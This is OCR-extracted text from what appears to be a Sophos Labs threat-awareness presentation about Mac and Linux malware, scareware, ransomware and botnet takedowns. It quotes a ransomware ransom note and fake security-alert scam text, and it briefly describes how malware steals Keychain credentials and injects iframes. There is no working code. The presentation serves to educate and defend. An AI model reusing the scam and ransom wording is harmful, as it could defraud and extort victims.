2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash.
3. To pay fine you should enter the digits MoneyPak resulting pass in the payment form and press "Pay MoneyPak".

Mac malware?

Scareware for Macs



Scan Type: ● Quick ○ Normal ○ Full

Infected Files:

Infected By	Infected Object	Path to object
Dialer	Terminal	/Applications/Utilities/Terminal.app/Conten
Rootkit	[	/bin

Statistics

Scanned files: 3921
Scanned directories: 1667
Viruses detected: 2

Timing

Time spent:
Last Scan Date:
Last Viruses Detected:

http://69.50.202.201/c2278bef2c9c308ba902c693161f1e653cc2e723a2b020ac
mothers day poems from kids - Googl...
http://www.google.com/imgres?imgurl...
http://69.50.202.2...53cc2e723a2b020ac
DEVICES
Macintosh HD
PLACES
computer
Desktop
Applications
Documents
work
Dropbox
SEARCH FOR
Today
Yesterday
Past Week
All Images

Name	Size	Kind	Res
msiqza.sql	97.9 KB	File	Exploit.OSX.CVE
batq-gnt.ax	32.20 MB	Filter	Email-Flooder.O
appseo.js	83.7 KB	javaS...script	Trojan.OSX.RSP
drvq_ufs.hlp	71.82 KB	Wi...p file	Exploit.OSX.CVE
bootsid.uce	55.82 MB	File	Trojan.OSX.RSP
mso.lf_n.doc	28.84 KB	Document	Backdoor.MacO
drvp.ram	92.17 KB	File	Virus.MacOS.In
muigb.xml	44.37 MB	File	Hacktool.OSX.M
			xploit.Exploit.O
			irus.MacOS.N
			rojan.OSX.DNS
			ackdoor.OSX.T
			xploit.OSX.CVE
			acktool.MacOS
			ootkit.MacOS.
			rojan.MacOS.T
			pplication.OSX
			rojan.OSX.RSP
			rojan.OSX.RSP
			ackdoor.OSX.W

Apple security alert

To help protect your computer, Apple Web Security have detected Trojans and ready to remove them.

t can be installed
small pieces of
eir knowledge.

You have chosen to open

anti-malware.zip

which is a: ZIP file
from: http://69.50.202.201

What should Firefox do with this file?

○ Open with Browse...
● Save File
□ Do this automatically f

The system is infected

Your system is infected. It's highly recommended to cleanup your system to protect critical information like credit card numbers, etc.

Virus found

Security Status

Infected file detected:

Virus: Rootkit


File: Safari

To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the

July 2016 - OSX/Eleanor-A

New Mac malware tries to hook your webcam up to the Dark Web


March 2016: OSX/KeRanger-A



```
Your computer has been locked and all your files has been encrypted with
2048-bit RSA encryption.

Instruction for decrypt:

1. Go to [redacted]( IF NOT WORKING JUST
DOWNLOAD TOR BROWSER AND OPEN THIS LINK: [redacted])
2. Use [redacted]as your ID for authentication
3. Pay 1 BTC (~410.63$) for decryption pack using bitcoins (wallet is
your ID for authentication - [redacted])
4. Download decrypt pack and run

---> Also at [redacted]you can decrypt 1 file
for FREE to make sure decryption is working.

Also we have ticket system inside, so if you have any questions - you
are welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

September 2016 – OSX/PWSSync-B

- Configures itself as an OS X LaunchAgent
- Steals passwords and other credentials from your OS X Keychain
- Calls home to download additional scripts to run.



naked security by SOPHOS

Mac password-stealing malware haunts Transmission app… again

OSX malware?


- Commercial keyloggers
- Ransomware
- Password stealers
- “Bundleware”
- Search result substitution, Ad-theft

Linux malware

1. Linux Web servers is the perfect “launch pad” for malware and exploits targeting Windows
2. A Linux “botnet” is a perfect platform for spam and DDOS

- ELF
- PHP
- Perl
- Shell

Combine this with a common belief that Unix/Linux ‘is safe’ and needs no AV. The result is -- highly effective malware spreading on Unix/Linux, and going unnoticed for a long time



Linux malware example: Troj/Apmod

- Installs itself as an Apache module which inspect outgoing HTTP content
- Injects JavaScript code into every page served
- The JavaScript writes an <IFRAME> to the page
- The <IFRAME> points to a malicious/compromised site

We call it the “web traffic hijacking”

What can be done?


Awareness

Security measures

Legal actions and takedowns

Legal actions and takedown efforts

- Nov 2009 – “Mega-D” (30-35% of spam). Arrested
- Feb 2010 – “Mariposa” botnet, 12M PCs. Arrested.
- Mar 2010 – “Zeus” botnet. Arrested
- Oct 2010 – “Bredolab” botnet, 30M PCs!
- Sep 2011 – “Kelihos” botnet
- Mar 2011 – “Rustock” botnet. On the run.
- …
- Nov 2012 – “Nitol”
- Jan 2013 – Zeus botmaster arrested
- June 2014 - Operation “Tovar”
- Sept 2015 – Arrests tied to Citadel and Dridex



Sophos Labs

Threat Response

- Real-time response to incidents
- 24/7/365 operation

Threat Research


- Deep expertise into threats & attacks
- Create powerful protection solutions


Automation development

- Build bespoke systems to automate threat analysis & response
- Enable SophosLabs to scale

Quality Assurance

- Ensure effectiveness & quality of releases
- Own risk management





Threat Collection

Analysis

Protection & Remediation

Snapshot of 2016 Threat Landscape

150,000

- Suspicious URLs seen & analysed daily

400,000

- Previously unseen files received daily

30,000

- Malicious URLs daily, over 80% of which are from legitimate web sites

2,000


- Previously unseen Android apps daily

5 million

- Spam messages daily across 20 countries

600 million

- Live Protection lookup events added to Hadoop cluster



Function name
- start
- sub_403A61
- sub_403B4C
- sub_403B83
- sub_403CF6
- sub_403E92


```
